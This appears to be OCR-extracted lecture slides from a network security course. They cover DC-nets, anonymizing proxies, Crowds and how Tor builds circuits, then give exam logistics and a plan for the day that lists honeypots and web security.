
ESP Tunnel Mode



Anonymity

DC-Net

- Phase I: Each diner exchanges secret coin flip with neighbor
- Phase II:
  - If diner didn't pay, announces xor of local coin flips
  - If diner did pay, announces inverse of xor
- If xor of the announced xors is 0, then no one inverted and NSA paid; otherwise, a diner paid.




DC-Nets

- Achieves information-theoretic anonymity (under certain conditions)
- Limitations:
  - Subject to collisions (what if two diners pay?)
  - Requires pairwise secret keys
  - Last diner who announces message gets to choose the result


Anonymizing proxies


If eavesdroppers collude, Eve can correlate ingress and egress proxy traffic to identify Alice and Bob





Crowds

- Algorithm:
  - Relay message to random jondo
  - With probability p, jondo forwards message to another jondo
  - With probability 1-p, jondo delivers message to its intended destination




How Tor Works: 1
Tor node
unencrypted link
encrypted link
Alice
Step 1: Alice's Tor client obtains a list of Tor nodes from a directory server.
Jane
Dave
Bob


How Tor Works: 2
Tor node
unencrypted link
encrypted link
Alice
Step 2: Alice's Tor client picks a random path to destination server. Green links are encrypted, red links are in the clear.
Jane
Dave
Bob


How Tor Works: 3
Tor node
unencrypted link
encrypted link
Alice
Step 3: If at a later time, the user visits another site, Alice's tor client selects a second random path. Again, green links are encrypted, red links are in the clear.
Jane
Dave
Bob

Logistics


- Authentication - Anonymity
- You'll have to whole class period (75 mins)
- Closed book, closed notes
- Bring a pen/pencil and I'll bring the paper
- T/F + Short answer questions

Plan for today

- Administrivia
- Network Defense Review
- Honeypots
  - Overview
  - Malware analysis
  - Setting up honeypots
- Web Security (Intro)

